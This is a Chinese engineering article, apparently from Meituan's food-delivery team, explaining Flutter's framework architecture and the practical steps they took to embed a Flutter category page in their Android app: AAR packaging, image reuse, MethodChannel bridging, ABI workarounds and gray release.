



整个过程中Dart只需要操作少量的“活跃”对象，大量的没有引用的“死亡”对象则被忽略，这种算法也非常适合Flutter框架中大量Widget重建的场景。

# Flutter Framework

Flutter的框架部分完全使用Dart语言实现，并且有着清晰的分层架构。分层架构使得我们可以在调用Flutter提供的便捷开发功能（预定义的一套高质量Material控件）之外，还可以直接调用甚至修改每一层实现（因为整个框架都属于“用户空间”的代码），这给我们提供了最大程度的自定义能力。Framework底层是Flutter引擎，引擎主要负责图形绘制（Skia）、文字排版（libtxt）和提供Dart运行时，引擎全部使用C++实现，Framework层使我们可以用Dart语言调用引擎的强大能力。

## 分层架构




Framework的最底层叫做Foundation，其中定义的大都是非常基础的、提供给其他所有层使用的工具类和方法。绘制库（Painting）封装了Flutter Engine提供的绘制接口，主要是为了在绘制控件等固定样式的图形时提供更直观、更方便的接口，比如绘制缩放后的位图、绘制文本、插值生成阴影以及在盒子周围绘制边框等等。Animation是动画相关的类，提供了类似Android系统的ValueAnimator的功能，并且提供了丰富的内置插值器。Gesture提供了手势识别相关的功能，包括触摸事件类定义和多种内置的手势识别器。GestureBinding类是Flutter中处理手势的抽象服务类，继承自BindingBase类。Binding系列的类在Flutter中充当着类似于Android中的SystemService系列（ActivityManager、PackageManager）功能，每个Binding类都提供一个服务的单例对象，App最顶层的Binding会包含所有相关的Bingding抽象类。如果使用Flutter提供的控件进行开发，则需要使用WidgetsFlutterBinding，如果不使用Flutter提供的任何控件，而直接调用Render层，则需要使用RenderingFlutterBinding。

Flutter本身支持Android和iOS两个平台，除了性能和开发语言上的“native”化之外，它还提供了两套设计语言的控件实现Material & Cupertino，可以帮助App更好地在不同平台上提供原生的用户体验。

## 渲染库（Rendering）


Flutter的控件树在实际显示时会转换成对应的渲染对象（ `RenderObject` ）树来实现布局和绘制操作。一般情况下，我们只会在调试布局，或者需要使用自定义控件来实现某些特殊效果的时候，才需要考虑渲染对象树的细节。渲染库主要提供的功能类有：

```
abstract class RendererBinding extends BindingBase with ServicesBinding, SchedulerBinding, HitTestable { ... }
abstract class RenderObject extends AbstractNode with DiagnosticableTreeMixin implements HitTestTarget {
abstract class RenderBox extends RenderObject { ... }
class RenderParagraph extends RenderBox { ... }
class RenderImage extends RenderBox { ... }
class RenderFlex extends RenderBox with ContainerRenderObjectMixin<RenderBox, FlexParentData>,
                                        RenderBoxContainerDefaultsMixin<RenderBox, FlexParentData>,
                                        DebugOverflowIndicatorMixin { ... }
```


`RendererBinding` 是渲染树和Flutter引擎的胶水层，负责管理帧重绘、窗口尺寸和渲染相关参数变化的监听。 `RenderObject` 渲染树中所有节点的基类，定义了布局、绘制和合成相关的接口。 `RenderBox` 和其三个常用的子类 `RenderParagraph` 、 `RenderImage` 、 `RenderFlex` 则是具体布局和绘制逻辑的实现类。

在Flutter界面渲染过程分为三个阶段：布局、绘制、合成，布局和绘制在Flutter框架中完成，合成则交由引擎负责。



控件树中的每个控件通过实现 `RenderObjectWidget#createRenderObject(BuildContext context) → RenderObject` 方法来创建对应的不同类型的 `RenderObject` 对象，组成渲染对象树。因为Flutter极大地简化了布局的逻辑，所以整个布局过程中只需要深度遍历一次：





渲染对象树中的每个对象都会在布局过程中接受父对象的 `Constraints` 参数，决定自己的大小，然后父对象就可以按照自己的逻辑决定各个子对象的位置，完成布局过程。子对象不存储自己在容器中的位置，所以在它的位置发生改变时并不需要重新布局或者绘制。子对象的位置信息存储在它自己的 `parentData` 字段中，但是该字段由它的父对象负责维护，自身并不关心该字段的内容。同时也因为这种简单的布局逻辑，Flutter可以在某些节点设置布局边界（Relayout boundary），即当边界内的任何对象发生重新布局时，不会影响边界外的对象，反之亦然：




布局完成后，渲染对象树中的每个节点都有了明确的尺寸和位置，Flutter会把所有对象绘制到不同的图层上：




因为绘制节点时也是深度遍历，可以看到第二个节点在绘制它的背景和前景不得不绘制在不同的图层上，因为第四个节点切换了图层（因为“4”节点是一个需要独占一个图层的内容，比如视频），而第六个节点也一起绘制到了红色图层。这样会导致第二个节点的前景（也就是“5”）部分需要重绘时，和它在逻辑上毫不相干但是处于同一图层的第六个节点也必须重绘。为了避免这种情况，Flutter提供了另外一个“重绘边界”的概念：




在进入和走出重绘边界时，Flutter会强制切换新的图层，这样就可以避免边界内外的互相影响。典型的应用场景就是ScrollView，当滚动内容重绘时，一般情况下其他内容是不需要重绘的。虽然重绘边界可以在任何节点手动设置，但是一般不需要我们来实现，Flutter提供的控件默认会在需要设置的地方自动设置。

## 控件库（Widgets）


Flutter的控件库提供了非常丰富的控件，包括最基本的文本、图片、容器、输入框和动画等等。在Flutter中“一切皆是控件”，通过组合、嵌套不同类型的控件，就可以构建出任意功能、任意复杂度的界面。它包含的最主要的几个类有：

```
class WidgetsFlutterBinding extends BindingBase with GestureBinding, ServicesBinding, SchedulerBinding,
                    PaintingBinding, RendererBinding, WidgetsBinding { ... }
abstract class Widget extends DiagnosticableTree { ... }
abstract class StatelessWidget extends Widget { ... }
abstract class StatefulWidget extends Widget { ... }
abstract class RenderObjectWidget extends Widget { ... }
abstract class Element extends DiagnosticableTree implements BuildContext { ... }
class StatelessElement extends ComponentElement { ... }
class StatefulElement extends ComponentElement { ... }
abstract class RenderObjectElement extends Element { ... }
...
```


基于Flutter控件系统开发的程序都需要使用 `WidgetsFlutterBinding` ，它是Flutter的控件框架和Flutter引擎的胶水层。 `Widget` 就是所有控件的基类，它本身所有的属性都是只读的。 `RenderObjectWidget` 所有的实现类则负责提供配置信息并创建具体的 `RenderObjectElement` 。 `Element` 是Flutter用来分离控件树和真正的渲染对象的中间层，控件用来描述对应的element属性，控件重建后可能会复用同一个element。 `RenderObjectElement` 持有真正负责布局、绘制和碰撞测试（hit test）的 `RenderObject` 对象。

`StatelessWidget` 和 `StatefulWidget` 并不会直接影响 `RenderObject` 的创建，它们只负责创建对应的 `RenderObjectWidget` ， `StatelessElement` 和 `StatefulElement` 也是类似的功能。


它们之间的关系如下图：



如果控件的属性发生了变化（因为控件的属性是只读的，所以变化也就意味着重新创建了新的控件树），但是其树上每个节点的类型没有变化时，element树和render树可以完全重用原来的对象（因为element和render object的属性都是可变的）：




但是，如果控件树种某个节点的类型发生了变化，则element树和render树中的对应节点也需要重新创建：





# 外卖全品类页面实践


在调研了Flutter的各项特性和实现原理之后，外卖计划灰度上线Flutter版的全品类页面。对于将Flutter页面作为App的一部分这种集成模式，官方并没有提供 完善的支持，所以我们首先需要了解Flutter是如何编译、打包并且运行起来的。

## Flutter App构建过程


最简单的Flutter工程至少包含两个文件：




运行Flutter程序时需要对应平台的宿主工程，在Android上Flutter通过自动创建一个Gradle项目来生成宿主，在项目目录下执行 `flutter create .` ，Flutter会创建ios和android两个目录，分别构建对应平台的宿主项目，android目录内容如下：




此Gradle项目中只有一个app module，构建产物即是宿主APK。Flutter在本地运行时默认采用Debug模式，在项目目录执行 `flutter run` 即可安装到设备中并自动运行，Debug模式下Flutter使用JIT方式来执行Dart代码，所有的Dart代码都会打包到APK文件中assets目录下，由libflutter.so中提供的DartVM读取并执行：




kernel_blob.bin是Flutter引擎的底层接口和Dart语言基本功能部分代码：


```
third_party/dart/runtime/bin/*.dart
third_party/dart/runtime/lib/*.dart
third_party/dart/sdk/lib/_http/*.dart
third_party/dart/sdk/lib/async/*.dart
third_party/dart/sdk/lib/collection/*.dart
third_party/dart/sdk/lib/convert/*.dart
third_party/dart/sdk/lib/core/*.dart
third_party/dart/sdk/lib/developer/*.dart
third_party/dart/sdk/lib/html/*.dart
third_party/dart/sdk/lib/internal/*.dart
third_party/dart/sdk/lib/io/*.dart
third_party/dart/sdk/lib/isolate/*.dart
third_party/dart/sdk/lib/math/*.dart
third_party/dart/sdk/lib/mirrors/*.dart
third_party/dart/sdk/lib/profiler/*.dart
third_party/dart/sdk/lib/typed_data/*.dart
third_party/dart/sdk/lib/vmservice/*.dart
flutter/lib/ui/*.dart
```

platform.dill则是实现了页面逻辑的代码，也包括Flutter Framework和其他由pub依赖的库代码：

```
flutter_tutorial_2/lib/main.dart
flutter/packages/flutter/lib/src/widgets/*.dart
flutter/packages/flutter/lib/src/services/*.dart
flutter/packages/flutter/lib/src/semantics/*.dart
flutter/packages/flutter/lib/src/scheduler/*.dart
flutter/packages/flutter/lib/src/rendering/*.dart
flutter/packages/flutter/lib/src/physics/*.dart
flutter/packages/flutter/lib/src/painting/*.dart
flutter/packages/flutter/lib/src/gestures/*.dart
flutter/packages/flutter/lib/src/foundation/*.dart
flutter/packages/flutter/lib/src/animation/*.dart
.pub-cache/hosted/pub.flutter-io.cn/collection-1.14.6/lib/*.dart
.pub-cache/hosted/pub.flutter-io.cn/meta-1.1.5/lib/*.dart
.pub-cache/hosted/pub.flutter-io.cn/shared_preferences-0.4.2/*.dart
```

kernel_blob.bin和platform.dill都是由flutter_tools中的 bundle.dart 中调用 KernelCompiler 生成。

在Release模式（ `flutter run --release` ）下，Flutter会使用Dart的AOT运行模式，编译时将Dart代码转换成ARM指令：





kernel_blob.bin和platform.dill都不在打包后的APK中，取代其功能的是(isolate/vm)_snapshot_(data/instr)四个文件。snapshot文件由Flutter SDK中的 `flutter/bin/cache/artifacts/engine/android-arm-release/darwin-x64/gen_snapshot` 命令生成，vm_snapshot_*是Dart虚拟机运行所需要的数据和代码指令，isolate_snapshot_*则是每个isolate运行所需要的数据和代码指令。

## Flutter App运行机制


Flutter构建出的APK在运行时会将所有assets目录下的资源文件解压到App私有文件目录中的flutter目录下，主要包括处理字符编码的icudtl.dat，还有Debug模式的kernel_blob.bin、platform.dill和Release模式下的4个snapshot文件。默认情况下Flutter在 `Application#onCreate` 时调用 `FlutterMain#startInitialization` 来启动解压任务，然后在 `FlutterActivityDelegate#onCreate` 中调用 `FlutterMain#ensureInitializationComplete` 来等待解压任务结束。

Flutter在Debug模式下使用JIT执行方式，主要是为了支持广受欢迎的热刷新功能：




触发热刷新时Flutter会检测发生改变的Dart文件，将其同步到App私有缓存目录下，DartVM加载并且修改对应的类或者方法，重建控件树后立即可以在设备上看到效果。

在Release模式下Flutter会直接将snapshot文件映射到内存中执行其中的指令：




在Release模式下， `FlutterActivityDelegate#onCreate` 中调用 `FlutterMain#ensureInitializationComplete` 方法中会将AndroidManifest中设置的snapshot（没有设置则使用上面提到的默认值）文件名等运行参数设置到对应的C++同名类对象中，构造 `FlutterNativeView` 实例时调用 `nativeAttach` 来初始化DartVM，运行编译好的Dart代码。

## 打包Android Library

了解Flutter项目的构建和运行机制后，我们就可以按照其需求打包成AAR然后集成到现有原生App中了。首先在andorid/app/build.gradle中修改：

| | APK | AAR |
|---|---|---|
| 修改android插件类型 | apply plugin: ‘com.android.application’ | apply plugin: ‘com.android.library’ |
| 删除applicationId字段 | applicationId “com.example.fluttertutorial” | ~~applicationId “com.example.fluttertutorial”~~ |
| 建议添加发布所有配置功能，方便调试 | – | defaultPublishConfig ‘release’<br>publishNonDefault true |

简单修改后我们就可以使用Android Studio或者Gradle命令行工具将Flutter代码打包到aar中了。Flutter运行时所需要的资源都会包含在aar中，将其发布到maven服务器或者本地maven仓库后，就可以在原生App项目中引用。

但这只是集成的第一步，为了让Flutter页面无缝衔接到外卖App中，我们需要做的还有很多。

## 图片资源复用

Flutter默认将所有的图片资源文件打包到assets目录下，但是我们并不是用Flutter开发全新的页面，图片资源原来都会按照Android的规范放在各个drawable目录，即使是全新的页面也会有很多图片资源复用的场景，所以在assets目录下新增图片资源并不合适。

Flutter官方并没有提供直接调用drawable目录下的图片资源的途径，毕竟drawable这类文件的处理会涉及大量的Android平台相关的逻辑（屏幕密度、系统版本、语言等等），assets目录文件的读取操作也在引擎内部使用C++实现，在Dart层面实现读取drawable文件的功能比较困难。Flutter在处理assets目录中的文件时也支持添加 多倍率的图片资源，并能够在使用时 自动选择，但是Flutter要求每个图片必须提供1x图，然后才会识别到对应的其他倍率目录下的图片：

```
flutter:
  assets:
    - images/cat.png
    - images/2x/cat.png
    - images/3.5x/cat.png
```

```
new Image.asset('images/cat.png');
```

这样配置后，才能正确地在不同分辨率的设备上使用对应密度的图片。但是为了减小APK包体积我们的位图资源一般只提供常用的2x分辨率，其他分辨率的设备会在运行时自动缩放到对应大小。针对这种特殊的情况，我们在不增加包体积的前提下，同样提供了和原生App一样的能力：

1. 在调用Flutter页面之前将指定的图片资源按照设备屏幕密度缩放，并存储在App私有目录下。
2. Flutter中使用时通过自定义的 `WMImage` 控件来加载，实际是通过转换成FileImage并自动设置scale为devicePixelRatio来加载。

这样就可以同时解决APK包大小和图片资源缺失1x图的问题。

## Flutter和原生代码的通信

我们只用Flutter实现了一个页面，现有的大量逻辑都是用Java实现，在运行时会有许多场景必须使用原生应用中的逻辑和功能，例如网络请求，我们统一的网络库会在每个网络请求中添加许多通用参数，也会负责成功率等指标的监控，还有异常上报，我们需要在捕获到关键异常时将其堆栈和环境信息上报到服务器。这些功能不太可能立即使用Dart实现一套出来，所以我们需要使用Dart提供的Platform Channel功能来实现Dart→Java之间的互相调用。

以网络请求为例，我们在Dart中定义一个 `MethodChannel` 对象：

```
import 'dart:async';
import 'package:flutter/services.dart';
const MethodChannel _channel = const MethodChannel('com.sankuai.waimai/network');
Future<Map<String, dynamic>> post(String path, [Map<String, dynamic> form]) async {
  return _channel.invokeMethod("post", {'path': path, 'body': form}).then((result) {
    return new Map<String, dynamic>.from(result);
  }).catchError((_) => null);
}
```

然后在Java端实现相同名称的MethodChannel：

```
public class FlutterNetworkPlugin implements MethodChannel.MethodCallHandler {

    private static final String CHANNEL_NAME = "com.sankuai.waimai/network";

    @Override
    public void onMethodCall(MethodCall methodCall, final MethodChannel.Result result) {
        switch (methodCall.method) {
            case "post":
                RetrofitManager.performRequest(post((String) methodCall.argument("path"), (Map) methodCall.argument("body")),
                        new DefaultSubscriber<Map>() {
                            @Override
                            public void onError(Throwable e) {
                                result.error(e.getClass().getCanonicalName(), e.getMessage(), null);
                            }

                            @Override
                            public void onNext(Map stringBaseResponse) {
                                result.success(stringBaseResponse);
```

```
                        }
                    }, tag);
                break;

            default:
                result.notImplemented();
                break;
        }
    }
}
```

在Flutter页面中注册后，调用post方法就可以调用对应的Java实现：

```
loadData: (callback) async {
    Map<String, dynamic> data = await post("home/groups");
    if (data == null) {
      callback(false);
      return;
    }
    _data = AllCategoryResponse.fromJson(data);
    if (_data == null || _data.code != 0) {
      callback(false);
      return;
    }
    callback(true);
  }),
```

## SO库兼容性

Flutter官方只提供了四种CPU架构的SO库：armeabi-v7a、arm64-v8a、x86和x86-64，其中x86系列只支持Debug模式，但是外卖使用的大量SDK都只提供了armeabi架构的库。虽然我们可以通过修改引擎 `src` 根目录和 `third_party/dart` 目录下 `build/config/arm.gni` ， `third_party/skia` 目录下的 `BUILD.gn` 等配置文件来编译出armeabi版本的Flutter引擎，但是实际上市面上绝大部分设备都已经支持armeabi-v7a，其提供的硬件加速浮点运算指令可以大大提高Flutter的运行速度，在灰度阶段我们可以主动屏蔽掉不支持armeabi-v7a的设备，直接使用armeabi-v7a版本的引擎。做到这点我们首先需要修改Flutter提供的引擎，在Flutter安装目录下的 `bin/cache/artifacts/engine` 下有Flutter下载的所有平台的引擎：

```
bin/cache/artifacts/engine/
├── android-arm
├── android-arm-profile
│   └── darwin-x64
├── android-arm-release
│   └── darwin-x64
├── android-arm64
├── android-arm64-profile
│   └── darwin-x64
├── android-arm64-release
│   └── darwin-x64
├── android-x64
├── android-x86
├── common
│   └── flutter_patched_sdk
├── darwin-x64
├── ios
│   └── Flutter.framework
│       ├── Headers
│       └── Modules
├── ios-profile
│   └── Flutter.framework
│       ├── Headers
│       └── Modules
└── ios-release
    └── Flutter.framework
        ├── Headers
        └── Modules
```

我们只需要修改android-arm、android-arm-profile和android-arm-release下的flutter.jar，将其中的lib/armeabi-v7a/libflutter.so移动到lib/armeabi/libflutter.so即可：

```
cd $FLUTTER_ROOT/bin/cache/artifacts/engine
for arch in android-arm android-arm-profile android-arm-release; do
  pushd $arch
```

```
  cp flutter.jar flutter-armeabi-v7a.jar # 备份
  unzip flutter.jar lib/armeabi-v7a/libflutter.so
  mv lib/armeabi-v7a lib/armeabi
  zip -d flutter.jar lib/armeabi-v7a/libflutter.so
  zip flutter.jar lib/armeabi/libflutter.so
  popd
done
```

这样在打包后Flutter的SO库就会打到APK的lib/armeabi目录中。在运行时如果设备不支持armeabi-v7a可能会崩溃，所以我们需要主动识别并屏蔽掉这类设备，在Android上判断设备是否支持armeabi-v7a也很简单：

```
public static boolean isARMv7Compatible() {
    try {
        if (SDK_INT >= LOLLIPOP) {
            for (String abi : Build.SUPPORTED_32_BIT_ABIS) {
                if (abi.equals("armeabi-v7a")) {
                    return true;
                }
            }
        } else {
            if (CPU_ABI.equals("armeabi-v7a") || CPU_ABI.equals("arm64-v8a")) {
                return true;
            }
        }
    } catch (Throwable e) {
        L.wtf(e);
    }
    return false;
}
```

## 灰度和自动降级策略

Horn是一个美团内部的跨平台配置下发SDK，使用Horn可以很方便地指定灰度开关：

| 名称 | 内容 |
| --- | --- |
| 开发者模式 | 适用参数为 自定义常量 dev 等于 1 |
| flutter灰度 | 适用参数为 用户(百分比) uid 小于等于 30%<br>并且 自定义常量 abi 包含 arm64-v8a armeabi-v7a |
| 灰度用户30% | 适用参数为 用户(百分比) uid 小于等于 30% |

在条件配置页面定义一系列条件，然后在参数配置页面添加新的字段flutter即可：

参数配置

